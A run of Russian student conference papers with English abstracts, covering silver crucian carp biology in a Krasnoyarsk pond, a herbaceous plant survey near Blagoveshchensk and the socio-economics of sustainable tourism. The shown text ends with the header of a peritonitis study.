БИОЛОГИЯ CARASSIUS AURATUS ИСКУСТВЕННОГО ВОДОЕМА С. ЖЕРЛЫК МИНУСИНСКОГО РАЙОНА КРАСНОЯРСКОГО КРАЯ

В статье рассмотрены результаты изучения популяции карася серебряного (Carassius auratus) в искусственном водоеме села Жерлык, Минусинского р-на, Красноярского края. Основное внимание уделено половозрастной структуре серебряного карася, а также индекс сердца. Данные приведены за 2018 г. Сведения являются новыми для данного места исследования..

Ключевые слова: Carassius auratus, половозрастная структура, индекс сердца.

Mogilnikova I.S.
3rd year student
KSU them. N.F. Katanova
Abakan, Russia
Scientific adviser: Devyatkin G.V.

BIOLOGY CARASSIUS AURATUS OF ARTIFICIAL WATER ARTIFICIAL WATER HOUSE S. ZHERLYK MINUSINSK DISTRICT OF KRASNOYARSK KRAI

The article discusses the results of studying the population of a silver carp (Carassius auratus) in an artificial reservoir of the village of Zherlyk, Minusinsk district, Krasnoyarsk krai. The focus is on the age and sex structure of silver carp, as well as the heart index. Information is new to this study location.

Key words: Carassius auratus, gender and age structure, heart index.

Местом отлова рыб является искусственный водоем сала Жерлык. Село Жерлык расположено на территории Минусинского района Красноярского края, в 70 км от г. Минусинска. Село расположено в устье рек Боровая и Колмаковка, дающих начало реке Жерлычке (бассейн реки Туба). Пруд находится в 50 метрах от села [1].

Объектом исследования является карась серебряный (Carassius auratus), потому что является промысловой рыбой для наших мест. Это одна из самых неприхотливых рыб. Она прекрасно приспосабливается к условиям таких водоемов, к которым другие рыбы не посмеют приблизиться. Это озера, густо затянутых тиной. Серебряный карась предпочитает водоемы с илистым дном и тиной, в котором ищут червей и остатки мелких животных [3].

Ареал Carasius auratus весьма обширен и охватывает Евразию и Америку. В Северной Азии этот карась широко распространен в водоемах Западной и Средней Сибири, где нередко встречается вместе с обыкновенным карасем. Нерест серебряного карася в большинстве сибирских водоемов порционный, но при неблагоприятных условиях обитания икра выметывается в один прием. Начало нереста приходится на вторую половину июня, когда температура воды достигает 16—18 °С [2].

За летний период было поймано 66 особей вида *Carassius auratus*. Орудием лова слала «морда», размер ячейки 30 мм. Нами был проведен биологический анализ выборок данного вида. В ходе анализа определялись: общая длина тела, промысловая длина тела (от начала рыла до конца чешуйчатого покрова), общая масса тела. Для определения возраста рыб была взята чешуя [3]. Данные методы типичны для ихтиологических исследований.

При определении рыб, было установлено, что количество самок значительно превосходит количество самцов. Данные можно увидеть на рисунке 1.




Рисунок 1. Половая структура *C. auratus* (искусственного водоема с. Жерлык, 2018г, n=66)

Мы рассчитали индекс сердца по общепринятой формуле:

С = (m сердца / m тела) х 100 ,

где m – масса (гр.) [4].

Мы взяли среднее значение индекса сердца у самок по возрастам, так как они составляют основную массу улова 95%. Данные представлены на таблице 1.

возраст	1+	2+	3+	4+
ср. знач. индекса сердца, ♀	0,25	0,285	0,281	0,308

Таблица 1. Среднее значение индекса сердца, ♀, *C. auratus* (искусственного водоема с. Жерлык, 2018г, n=66)

Как видно из представленных данных с увеличением возраста у карася серебряного происходит незначительное увеличение индекса сердца, что мы связываем с реакцией организма за загрязнение среды обитания.

Использованные источники:
1. Безруких В. А., Кирилов М. В. Физическая география Красноярского края и республики Хакасия. -Кн. 1993. 228с.
2. Попов П.А. Рыбы Сибири: распространение, экология, нерест: моногр. / Новосиб. гос. ун-т. Новосибирск, 2007. 526 с.
3. Никольский Г. В. Экология Рыб, М: Высшая школа, 1963. 368 с.
4. Шварц С. С. Метод морфофизиологических индикаторов в экологии наземных позвоночных животных // Зоологический журнал, 1958. Т. 37. Вып. 2. С. 610-625.

УДК 597.4/.5

Могильникова И.С.
студент 3 курса
ХГУ им. Н. Ф. Катанова
научный руководитель: Девяткин Г.В.
Россия, г. Абакан

ВЛИЯНИЕ ОКРУЖАЮЩЕЙ СРЕДЫ НА МОРФОЛОГИЧЕСКИЕ ХАРАКТЕРИСТИКИ CARASIUS AURATUS ИСКУСТВЕННОГО ВОДОЕМА С. ЖЕРЛЫК МИНУСИНСКОГО РАЙОНА

В данной статье проведена сравнительная характеристика изучения популяции карася серебряного (Carassius auratus) в искусственном водоеме села Жерлык, Минусинского р-на и реки Инза (данные предоставлены Анохиной И.), Красноярского края. Основное внимание уделено морфометрическим характеристикам, половой и возрастной структуре. Данные приведены за 2017г.

Ключевые слова: Carassius auratus, зависимость веса от возраста.

Mogilnikova I.S.
3rd year student
KSU them. N.F. Katanova
Abakan, Russia
Scientific adviser: Devyatkin G.V.

In this article, a comparative description of the study of a silver crucian carp population (Carassius auratus) in an artificial reservoir of the village of Zherlyk, Minusinsky district and the Inza river of the Krasnoyarsk Territory is carried out. The focus is on morphometric characteristics. Data provided for 2017.

Keywords: Carassius auratus, dependence of weight on age.

Местом отлова рыб является искусственный водоем сала Жерлык. Он расположен недалеко от села, всего в 50 м. Само село расположено в 70 км от города Минусинска.

Отбор материала на реке Инза (бассейн р. Енисей, Красноярский край) проводился летом 2017 года. Река Инза является притоком реки Тубы. В

результате было выловлено 75 особей карася серебряного.

Объектом данного исследования является карась серебряный (Carassius auratus). Карась серебряный – широко распространенный и известный вид. Это быстро растущая рыба. Он обитает в озерах и прудах, питается водорослями, личинками насекомых и тиной [3].

За летний период 2017 года было поймано 149 особей вида *Carassius auratus* из пруда с. Жерлык и 75 особей из реки Инза. Орудием лова слала «морда», размер ячейки 30 мм и спортивная удочка с двумя крючками.. Нами был проведен морфометрический анализ выборок. В ходе анализа определялись такие показатели как: общая длина тела, промысловая длина тела), общая масса тела. Для определения возраста рыб была взята чешуя [1].

В представленной диаграмме (рис. 1) мы привели сравнительную характеристику – зависимость веса от возраста самок *C. auratus,* так как самки составляют основную часть лова в обоих водоемах.




Рисунок 1. Зависимость веса от возраста *C. auratus*, ♀.

Из представленной диаграммы видно, что в искусственном водоеме в отличие от выборки рыб из реки Инза вес рыб с возрастом изменяется незначительно, тогда как в сравниваемой выборке наблюдается увеличение веса с возрастом в 10 и более раз. Такое явление называется – тугорослостью [2]. . Данное явление мы связываем с незначительными размерами водоема, конкурентными отношениями внутри популяции за корм и места нереста.

Использованные источники:

1. Никольский Г. В. Экология Рыб, М: Высшая школа, 1963. 368 с.
2. Попов П.А. Рыбы Сибири: распространение, экология, нерест: моногр. / Новосиб. гос. ун-т. Новосибирск, 2007. 526 с.
3. https://www.yandex.ru/search/?text=%D0%BA%D0%B0...r=11310

УДК 633

Моисеенко М.В.
студент
научный руководитель: Беркаль И.В., к.с.-х.н.
доцент
Россия, г. Благовещенск

БОТАНИЧЕСКИЙ СОСТАВ ТРАВЯНИСТЫХ РАСТЕНИЙ ТУРБАЗЫ ДАЛЬНЕВОСТОЧНОГО ГАУ АМУРСКОЙ ОБЛАСТИ

Аннотация:В статье представлен ботанический состав травянистых растений турбазы Дальневосточного ГАУ.Дана хозяйственная характеристика травянистых растений, произрастающих на территории турбазы. Выводы и рекомендации за 2018г.

Ключевые слова: ботанический состав, травянистые растения.

Moiseenko M.V., student
Russia, Blagoveshchensk
Supervisor: I. V. Berkal, candidate of agricultural Sciences, associate Professor
Russia, Blagoveshchensk

BOTANICAL COMPOSITION OF THE HERBACEOUS PLANTS OF THE TOURIST CENTER OF THE FAR EASTERN GAU OF THE AMUR REGION

Abstract: the article presents the Botanical composition of herbaceous plants of the far Eastern GAU camp site. The economic characteristics of herbaceous plants growing on the territory of the camp site are given. Conclusions and recommendations for 2018g.

Keywords: botanical composition, herbaceous plants.

Изучение растительности любой территории имеет большое значение в связи с изменениями, происходящими в окружающей среде под воздействиями усиливающихся неблагоприятных факторов в первую очередь, деятельности человека.

Человек тесно связан с окружающей его природой, но, к сожалению, отношения между человеком и природой далеко не гармоничны.

Современное человечество и природа часто находятся на грани войны друг с другом: вырубленные леса, превращенные в пустыни плодородные земли, загрязненные воздушная и водная среда – вот далеко не полный перечень антропогенного фактора, побеждающего все живое.

Жизненная форма природы сложна и человеку необходимо разобраться в запутанной взаимосвязи всех ее явлений. Лишь познав законы природы, он сможет сохранить растительный мир.

У каждого вида растений свои особенности, свои приспособления. Изучая их, понять природу этого растения, а понять – это получить возможность правильно использовать растения и сохранять их [2].

Инвентаризация флоры – необходимое условие для изученияи сохранения биоразнообразия растительного мира, а также организации рационального использования растительных ресурсов [3].

Особенности растительного мира Приамурья начали формироваться ещё в тот период геологической истории, когда часть Евроазиатского материка подверглась оледенению [1].

Однако территория, принадлежащая сегодня Амурской области, находилась под влиянием Тихого океана, что приостановило наступление льдов.

Амурская область находится в умеренном географическом поясе. Климат территории разнообразный с большим перепадом температур. Зима в регионе суровая с большими минусовыми показателями температуры. Северная часть области приравнивается к районам Крайнего Севера, из-за отдалённости от моря и близкому расположению к горным системам.

В Амурской области пролегают три природно-растительные зоны: тайга, хвойно-широколиственные леса и лесостепи. Причём, здесь смешиваются представители растительного мира трёх поясов: субарктического, умеренного и субтропического.

Контрастность ландшафтов Амурской области является особенностью природы этой области. Это бескрайние равнины и скалистые горы, множество рек, озер и обширная болотная местность. Отличительная черта заключается также в смешении растительности мира северной и южной частей области, как *Actinidia* Lindl. (актинидия), *Schisandra* Michx (лимонник), *Nelumbo Komarovii* (лотос Комарова) и северные: *Larix*Mill. (лиственница), *Piceaobovata* Ledeb. (ель сибирская), *Pinuspumila*Pall (кедровый стланик).

Важнейшим признаком изучения сообщества растений является – учет видового состава, обилие и хозяйственная характеристика. Целью и задачами нашей работы являлись:

1.Определить виды травянистых растений с помощью определителя.

2.Составить список видов растений, произрастающих на территории турбазы.

3.Указать хозяйственную характеристику травянистых растений, произрастающих на территории турбазы.

Исследования проводили на турбазе Дальневосточного ГАУ, которая расположена в 30 км от города Благовещенска в живописном районе села Белогорья.

По результатам исследований было установлено, что на территории турбазы Дальневосточного ГАУ в период с 18 по 28 июня произрастало 36 видов травянистых растений, из 12 семейств, таблица 1.

Таблица 1. Ботанический состав травянистых растений турбазы Дальневосточного ГАУ.

Вид растения	Обилие растений (балл)	Фенологическая фаза	Хозяйственная характеристика
Семейство*Rosáceae*Розовые			
1. *Geumaleppicum*Jacq. Гравилаталеппский	2	бутонизация	лекарственный
2. *Fragariaorientalis*Losinsk. Земляникавосточная	5	конец цветения	лекарственный
3. Filipéndulaulmária Лабазник узкодольчатый	1	цветение	лекарственный
4.*Sanguisorbatenuifolia* Кровохлебка тонколистная	3	цветение	лекарственный
5. *Potentillaintermedia* L. Лапчаткасредняя	4	цветение	лекарственный
6. *Potentillaanserina* L. Лапчаткагусиная	5	цветение	лекарственный
Семейство *Fabaceae* Бобовые			
7.*Trifoliumpratense* L. Клеверлуговой	4	цветение	кормовой
8.*Trifoliumrepens* L. Кле́верползу́чий	5	цветение	кормовой
9. *Viciacracca*L. Горо́шекмыши́ный	2	цветение	кормовой
10.*Melilotusofficinalis* L. Донникжелтый	1	цветение	кормовой
11.*Medicagofalcata* L. Люце́рнажёлтая	3	цветение	кормовой
Семейство *Poáceae* Злаковые			
12.*Brōmusinērmis* Кострец безостый	4	цветение	кормовой
13.*Elymussibiricus* L. Пырейник сибирский	2	цветение	кормовой
14.*Beckmanniaeruciformis* Бекмания обыкновенная	3	цветение	кормовой
15.*Poapalustris* L Мятлик луговой	3	начало цветения	кормовой
16. *Elytrigiarepens*L Пырейползучий	4	цветение	кормовой
17. *Agrostisstoloniferа*L. Полевицапобегообразующая	2	цветение	кормовой
Семейство *Ranunculáceae* Лютиковые			
18.*Ranunculus acris* L. Лютикедкий	2	цветение	ядовитый
19.*Clematis fusca*Turcz. Ломоносбурый	1	цветение	ядовитый
20.*Pulsatilladavurica* Прострел даурский	1	вегетация после плодоношения	ядовитый

Семейство *Compósitae* Астровые			
21.*Taraxacumofficinale* (L.) Webb ex F.H.Wigg., Одуванчик лекарственный	4	вегетация после плодоношения	лекарственный
22*Artemisia absinthium* L. Полыньгорькая	2	вегетация до цветения	сорняк
23.*Sonchusarvensis* L. Осотполевой	3	цветение	сорняк
Семейство *Asparagaceae* Спаржевые			
24.*Asparagus davuricus*Fisch. ex Link Спаржадаурская	2		лекарственный
25.*Polygonátumodoratum*(Mill.) Druce Купенадушистая	2	вегетация после цветения	ядовитый
26.*Convallariakeiskei*Miq. ЛандышКейске	1	вегетация после цветения	лекарственный
Семейство *Polygonáceae* Гречишные			
27.*Polygonumaviculare*L. Горец/спорышптичий	5	вегетация до цветения	кормовой
Семейство *Geraniáceae* Гераневые			
28.*Geranium vlassovianum*Fiscer ex Link ГеранЬВласова	5	цветение	декоративный
29. *Geraniummaximowiczii*. Герань Максимовича	1	цветение	декоративный
Семейство Папоротниковые			
30.*Onocleasensibilis* Оноклея чувствительная	2	вегетация	декоративный
31.*Diplaziumsibiricum* (Turcz. ex Kunze) Sa.Kurata Орлячоксибирский	1	вегетация	пищевой
Семейство *Lamiáceae* Яснотковые			
32.*Galeopsisbifida*Boenn. Пикульникдвунадрезный	2	цветение	сорняк
Семейство *Boraginaceae* Бурачниковые			
33.*Myosotiscespitosa* Незабудка дернистая	2	цветение	декоративный
34.*Myosotissylvatica* Незабудка седая	1	цветение	декоративный
Семейство *Brassicaceae* Капустные			
35.*Lepidiumdensiflorium* Клоповник густоцветковый	2	вегетация	лекарственный
36.*Capséllabúrsa-pastóris* (L.) Medik. Пастушьясумка	1	вегетация	сорняк

Наиболее распространенный вид произрастающий на турбазе Menispermum dauricum Луносемянник даурский семейства Menispermáceae

Луносемянные, который является ядовитым; Анализируя обилие травянистых растений на турбазе -6 баллов имеют- 1,8 % от всех видов, 5 баллов - 9,1%, 4 балла – 12,7 %, 3 балла – 16,4%, 2 балла – 27,3%, 1 балл – 32,7%; При исследовании фенологических фаз травянистых растений на территории турбазы Дальневосточного ГАУ во второй половине июня в основном были цветущие растения, что упростило их определения; Рассматривая хозяйственную характеристику травянистых растений: лекарственных растений на территории – 16 видов, кормовых – 12, декоративных – 10, сорных – 9 и ядовитых – 7, пищевых – 1вид.

Использованные источники:

1. Беркаль И.В. Дальневосточная луговая растительность и история ее изучения / И.В. Беркаль // матер. II всерос. науч.- практ. конф.(Благовещенск, 11 апреля 2018 г.) В2ч. Ч.2.- Благовещенск: Изд-во Дальневосточного гос. аграрного ун – та, 2018.- С 5 с.

2. Беркаль И.В Изучение ядовитых растений в Аграрном ВУЗе: / И.В. Беркаль, А.Н. Васюкова //мат. VIII Всероссийская научная конференция «Растения в муссонном климате» Антропогенная и климатогенная трансформация флоры и растительности. 18-21 сентября 2018 г; Благовещенск : Изд –во Дальневосточного гос. аграрного ун – та, 2018.-263 с.

3. Методика проведения ботанических исследований (Методические рекомендации [Текст] /Н.В. Уманская: Государственное образовательное учреждение дополнительного образования детей «Областная станция юных натуралистов».-Чита, 2008.- 16 с.

УДК 796.5

Морарь Ю.Л.
аспирант 2-го года обучения
направление «Экономическая, социальная, политическая и рекреационная география»
Балтийский Федеральный Университет имени И. Канта
научный руководитель: Корнеевец В.С.
РФ, г. Калининград

СОЦИАЛЬНО-ЭКОНОМИЧЕСКИЕ АСПЕКТЫ УСТОЙЧИВОГО РАЗВИТИЯ ТУРИЗМА

Аннотация: Данная статья посвящена современным представлениям о социально-экномических аспектах развития устойчивого туризма. Проведенное исследование позволяет утверждать, что социальную и экономическую эффективность туризма можно рассматривать только в тесной связи с термином «устойчивое развитие туризма». Поскольку в дальнейшем не будет туризма как отрасли, если она не будет опираться на принципы устойчивого развития. Туризм может приносить огромную пользу, если им управлять должным образом.

Ключевые слова: туризм, устойчивый туризм, природопользование, концепция устойчивого развития, социально-экономическая эффективность туризма.

Morar Yu.L.
Graduate student of the 2nd year of study of the direction "Economic social, political and recreational geography"
Baltic Federal University named after Kant
Kaliningrad
Supervisor: Korneevets V.S.
Russian Federation, Kaliningrad

SOCIO-ECONOMIC ASPECTS OF SUSTAINABLE DEVELOPMENT OF TOURISM

Abstract: This article is devoted to modern ideas about the socio-economic aspects of the development of sustainable tourism. The study suggests that the social and economic efficiency of tourism can only be considered in close connection with the term "sustainable development of tourism". Since in the future there will be no tourism as an industry if it does not rely on the principles of sustainable development. Tourism can be of great benefit if managed properly.

Keywords: tourism, sustainable tourism, environmental management, concept of sustainable development, socio-economic efficiency of tourism.

Социальную и экономическую эффективность туризма можно рассматривать только в тесной связи с термином «устойчивое развитие туризма».

Понятие «устойчивое развитие» применительно к социально-

экономической системе общества возникло в XX в., когда после длительного периода в целом бесконфликтного сосуществования с природой человечество своей деятельностью нарушило естественные саморегулирующие возможности биосферы, что привело к глобальным изменениям во всех природных средах и ухудшению качества жизни.

Как следствие глубокой озабоченности мирового сообщества состоянием окружающей среды и перспективами развития цивилизации явилось создание в 1983 г. при ООН Международной комиссии по окружающей среде и развитию (МКОСР), которую возглавила премьер-министр Норвегии Г.Х. Брундтланд. МКОСР была призвана вскрыть истоки и взаимосвязи экологических и социально-экономических проблем, найти способы и средства для эффективного их решения в разных регионах мира. Стала очевидной необходимость новой стратегии развития цивилизации. 87

Новая стратегия человеческого развития получила название устойчивого развития (от англ. sustainable development- постоянно поддерживаемое, непрерывное, длительное развитие) после публикации в 1987 г. доклада «Наше общее будущее», подготовленного комиссией Г.Х. Брундтланд. Несмотря на неоднозначность интерпретации англоязычного понятия «sustainable development» и наличие более 60 его интерпретаций на русском языке, важно не лингвистическое значение термина, а его содержание. Здесь представлено, что устойчивое развитие - это такое развитие, которое удовлетворяет потребности настоящего времени, но не ставит под угрозу способность будущих поколений удовлетворять свои собственные потребности. Оно включает два ключевых понятия:

1) понятие потребностей, в частности потребностей, необходимых для существования беднейших слоев населения, которые должны быть предметом первостепенного приоритета;

2) понятие ограничений, обусловленных состоянием технологии и организацией общества, накладываемых на способность окружающей среды удовлетворять нынешние и будущие потребности». 88

Термин «устойчивое развитие» широко используется со времени опубликования и одобрения Генеральной Ассамблеей ООН доклада МКОСР «Наше общее будущее» (1987 г.). Согласно докладу, концепция устойчивого развития предполагает такую модель социально-экономического развития, при которой достигается удовлетворение жизненных потребностей нынешнего поколения с учетом того, чтобы будущие поколения не были лишены такой возможности из-за исчерпания природных ресурсов и деградации окружающей среды. 89

В мировом масштабе концепция устойчивого развития предполагает реализацию следующих генеральных направлений:

---

[87] Шимова О. С. Устойчивый туризм. – Минск: РИПО, 2014. –С.13.

[88] Евтеев С.А., Перелет Р.А. Наше общее будущее. -М.: Прогресс, 1989. – С.50.

[89] Гуляев В.Г., Селиванов И.А. Туризм: экономика, управление, устойчивое развитие: учебник. - М.: Советский спорт, 2008. – С.94.

- борьба с нищетой;

-снижение ресурсопотребления современной техносферой;

-сохранение устойчивости биосферы;

- учет природных закономерностей в принятии решений в политической, экономической и социальной сферах. 90

Устойчивое развитие туризма - экономическая модель развития, основными целями которой являются:

- улучшение качества жизни того региона, который принимает туристов;

- обеспечение комфортного пребывания туристов в регионе;

- сохранение окружающей природной среды. 91

Переход к устойчивому развитию туризма требует решения трех основных проблем:

1) экологической, являющейся результатом стихийного развития человечества в течение почти 10 тыс. лет, когда оно не ощущало никаких ограничений со стороны биосферы. Но в XX в. из-за непрерывной экспансии человечества возможности биосферы достигли предела, на что указывают начавшиеся глобальные изменения в окружающей среде.

Таким образом, XX в. положил начало жестокому экологическому кризису, который является сигналом о том, что человечество далее не может развиваться стихийно, а должно жить в согласии с законами биосферы;

2)экономической, представляющей собой скрыто развивающийся экономический кризис, который проявляется в виде региональных и локальных финансовых кризисов, торговых войн, депрессий и застоев в экономике, росте экономической эмиграции и безработицы, снижении рентабельности мировой экономики и др.;

3) социально-демографической, характеризующейся нарастанием разрыва между бедными и богатыми людьми в каждой стране и уровне жизни между богатыми и бедными странами – в мире. 92

Если выполняются все условия, то можно говорить о том, что туризм в данном регионе стабильно развивается. Если же один из факторов в данном регионе не работает, несмотря на рост прибыли, то развитие туризма временное. А если временное – то говорить о социальной и экономической эффективности туризма на данной территории нет смысла.

Эффективность взаимоотношений в общей социально-экономической эффективности туризма следует рассматривать в нескольких аспектах: социальном и экономическом.

Учитывая это, была разработана концепция социально-экономической эффективности туризма, которая включает в себя три стороны взаимоотношений: социальную, экономическую, эффективность

---

[90] Воронкова Л.П. История туризма и гостеприимства. - М.: ФАИР- ПРЕСС, 2004. – С.38.

[91] Гуляев В.Г., Селиванов И.А. Туризм: экономика, управление, устойчивое развитие: учебник. - М.: Советский спорт, 2008. – С.98.

[92] Черевичко Т.В. Экономика туризма. - М.: Дашков и К, 2011. – С.120.

взаимоотношений (представлена социальным и экономическим аспектами) (рис.1).

Показатели экономического аспекта эффективности взаимоотношений: доля туристической и рекреационной системы в валовом продукте региона, увеличение загруженности мощностей производств, снижение трансакционных издержек, возрастание качества и объема инвестиций, улучшение качества туристического продукта, уменьшение расходов на разработку новых технологий и продуктов.

Рисунок 1. Социально-экономическая эффективность туристской деятельности 93

Социальный аспект эффективности определяется показателями, которые характеризуют социальные выгоды межфирменных взаимоотношений. Например, это могут быть совместимость индивидуальных и коллективных целей компании, степень их реализации, уменьшение сроков разработки инноваций, сокращение сроков внедрение на новые рынки, нацеленность на долгосрочное взаимодействие, уровень доверия между партнерами. Также сюда можно отнести степень исполнения взаимных обязанностей, персональность и справедливость взаимоотношений, приверженность и лояльность фирм и прочее.

Экономическая эффективность туризма – это процесс хозяйствования, результат которого выражен определенной выгодой, что была достигнута путем денежных, материальных, информационных затрат. Данный вид эффективности предполагает сопоставление результатов к произведенным

[93] Шимова О.С. Основы устойчивого туризма. - Минск: БГЭУ, 2011. – С.12.

затратам. 94

Экономическая эффективность в туристской деятельности характеризует степень использования производственных ресурсов во времени. Эффективность в данном случае определяется уровнем туристического обслуживания в регионе, уровнем организации туризма в стране и деятельностью туристических фирм.

Экономическая эффективность туризма включает в себя следующие показатели:

1.Грамотное распределение расходов и доходов в данном регионе: туристическая деятельность вовлекает в свой оборот множество слоев населения, поэтому доходы равномерно распределяются между жителями.

2.Ведение туристической деятельности стимулирует развитие прибыльных внутренних отраслей: гостиницы, транспортные развязки, информационное и экскурсионное обслуживание.

3.Туризм способствует вовлечению потока денежных средств в регион, вследствие этого происходит диверсификация региональной экономики – полученные средства инвестируются в туристические организации, продукции, поставщиков услуг. За счет ведения туристической деятельности развиваются различные сопутствующие отрасли.

4.Развитие туризма стимулирует модернизацию и зарождение местной инфраструктуры: медийной, коммунальной и транспортной._95

Социальная эффективность туризма – это характеристика качества и уровня жизни населения, которая обусловливается функционированием туристической и рекреационной сферы, подтверждающая свою целесообразность создания для обеспечения качественного уровня жизни.

Социальная эффективность туризма включает множество показателей:

1.Увеличение благосостояния населения туристического региона.

2.Создание и усовершенствование рекреационных объектов, которыми пользуются не только туристические гости, но и местные жители данной территории.

3.Поощрение заботы о сохранении туристических и исторических достопримечательностей.

4.Социальная эффективность туризма стимулирует эффективное использование свободных земель не сельскохозяйственного назначения, которые не вовлечены в оборот.

5.Туристическая деятельность способствует появлению и развитию квалифицированных сотрудников, а также возрастание занятости, увеличение рабочих мест и улучшение условий трудового процесса.

6.Развитие туризма стимулирует культурное обогащение местного населения, а также их контакт с соседними регионами.

7.Благодаря развитию туристической деятельности, жители

[94] Мельник Л.Г. Экономика развития: монография. -Сумы: Университетская книга, 2006. – С.400.
[95] Писаревский Е.Л. Основы туризма. - М.: Федеральное агентство по туризму, 2014. – С.120.

определенного региона глубоко понимают свое историческое и культурное наследие.

8.Улучшение (или ухудшение) состояния окружающей природной среды в туристическом регионе.

9.Улучшение привлекательности туристического региона. 96

В будущем не будет туризма как отрасли, если она не будет опираться на принципы устойчивого развития, такие как охрана окружающей среды, сохранение культурного наследия и уважение к местным общинам. Туризм может приносить огромную пользу, если им управлять должным образом, например, повышая осведомленность об экологичном природопользовании, способствуя созданию достойных рабочих мест с учетом гендерного равновесия и стимулируя экономическое развитие, благодаря привлечению к процессу местных сообществ, например.

Однако, если туристическое сообщество, в том числе сами путешественники, не соблюдают эти принципы, влияние отрасли может иметь отрицательный эффект, – следовательно, ответственность в путешествиях необходима для того, чтобы убедиться в том, что мы все работаем ради более устойчивого будущего. В последние десятилетия - туристический сектор продемонстрировал, что он может стимулировать экономическое развитие и способствовать созданию новых рабочих мест. 97

Таким образом, устойчивый туризм обеспечивает переход к функциональным моделям потребления и производства. А также отводится огромная роль устойчивому туризму для построения миролюбивого и открытого общества для активизации работы представителей разных стран в рамках Глобального партнерства и в интересах устойчивого развития.

Использованные источники:

1. Воронкова Л.П. История туризма и гостеприимства. - М.: ФАИР- ПРЕСС, 2004. – 318 с.
2. Воронкова Л.П. История туризма. - М.: НПО МОДЭК, 2001. – 304 с.
3. Гуляев В.Г., Селиванов И.А. Туризм: экономика, управление, устойчивое развитие: учебник. - М.: Советский спорт, 2008. - 280 с.
4. Данилов-Данильян В.И. Устойчивое развитие - будущее Российской Федерации // Россия на пути к устойчивому развитию. М.: РЭФИА, 1996. - С.5-10.
5. Евтеев С.А., Перелет Р.А. Наше общее будущее. -М.: Прогресс, 1989. – 372 с.
6. Мельник Л.Г. Экономика развития: монография. -Сумы: Университетская книга, 2006. – 662 с.
7. Черевичко Т.В. Экономика туризма. - М.: Дашков и К, 2011. - 489 с.
8. Шимова О. С. Устойчивый туризм. – Минск: РИПО, 2014. –158 с.

[96] Черевичко Т.В. Экономика туризма. - М.: Дашков и К, 2011. – С.120.

[97] Яковец Ю. Перспективы развития современной цивилизации (к итогам конференции «Рио+20») // Устойчивое инновационное развитие: проектирование и управление. - 2012. - № 3 (16). - С. 11.

9. Шимова О.С. Основы устойчивого туризма. - Минск: БГЭУ, 2011. – 212 с.
10. Яковец Ю. Перспективы развития современной цивилизации (к итогам конференции «Рио+20») // Устойчивое инновационное развитие: проектирование и управление. - 2012. - № 3 (16). - С. 9-15.

УДК 616-037

Мохова А.А.
студент 4 курса
педиатрический факультет
Ильина Н.Г.
студент 4 курса
педиатрическоий факультет
научный руководитель: Стяжкина С.Н., доктор медицинских наук
профессор
кафедра факультетской хирургии
Ижевская государственная медицинская академия
Россия, г. Ижевск

РАСПРОСТРАНЕННОСТЬ МЕСТНОЙ СЕРОЗНО-ФИБРИНОЗНОЙ ФОРМЫ ПЕРИТОНИТА ВЗРОСЛОГО НАСЕЛЕНИЯ УДМУРТСКОЙ РЕСПУБЛИКИ ЗА 2016-2017 ГОДЫ

Аннотация: в статье анализируется тенденции прогрессирования серозно-фибринозной формы перитонита взрослого населения Удмуртской республики за 2016-2017 гг. В ходе исследования историй болезни жителей городов и районов Удмуртской республики: Ижевск, Глазов, Воткинск, Мало-Пургинский и Якшур-Бодьинский районов за данный период было выявлено, что имеется тенденция к прогрессированию местной серозно-фибринозная формы перитонита.

Ключевые слова: анализ, перитонит, осложнение, классификация перитонита, формы перитонита, заболеваемость, патогенез.

Mohova A.A.
student
4th year, pediatric faculty
Izhevsk state medical Academy
Russia, Izhevsk
Ilina N.G.
4th year, pediatric faculty
Izhevsk state medical Academy
Russia, Izhevsk
Styazhkina S.N.
Supervisor: S. N. Styazhkina
Doctor of medical Sciences, Professor
Department of faculty surgery
Izhevsk state medical Academy
Russia, Izhevsk

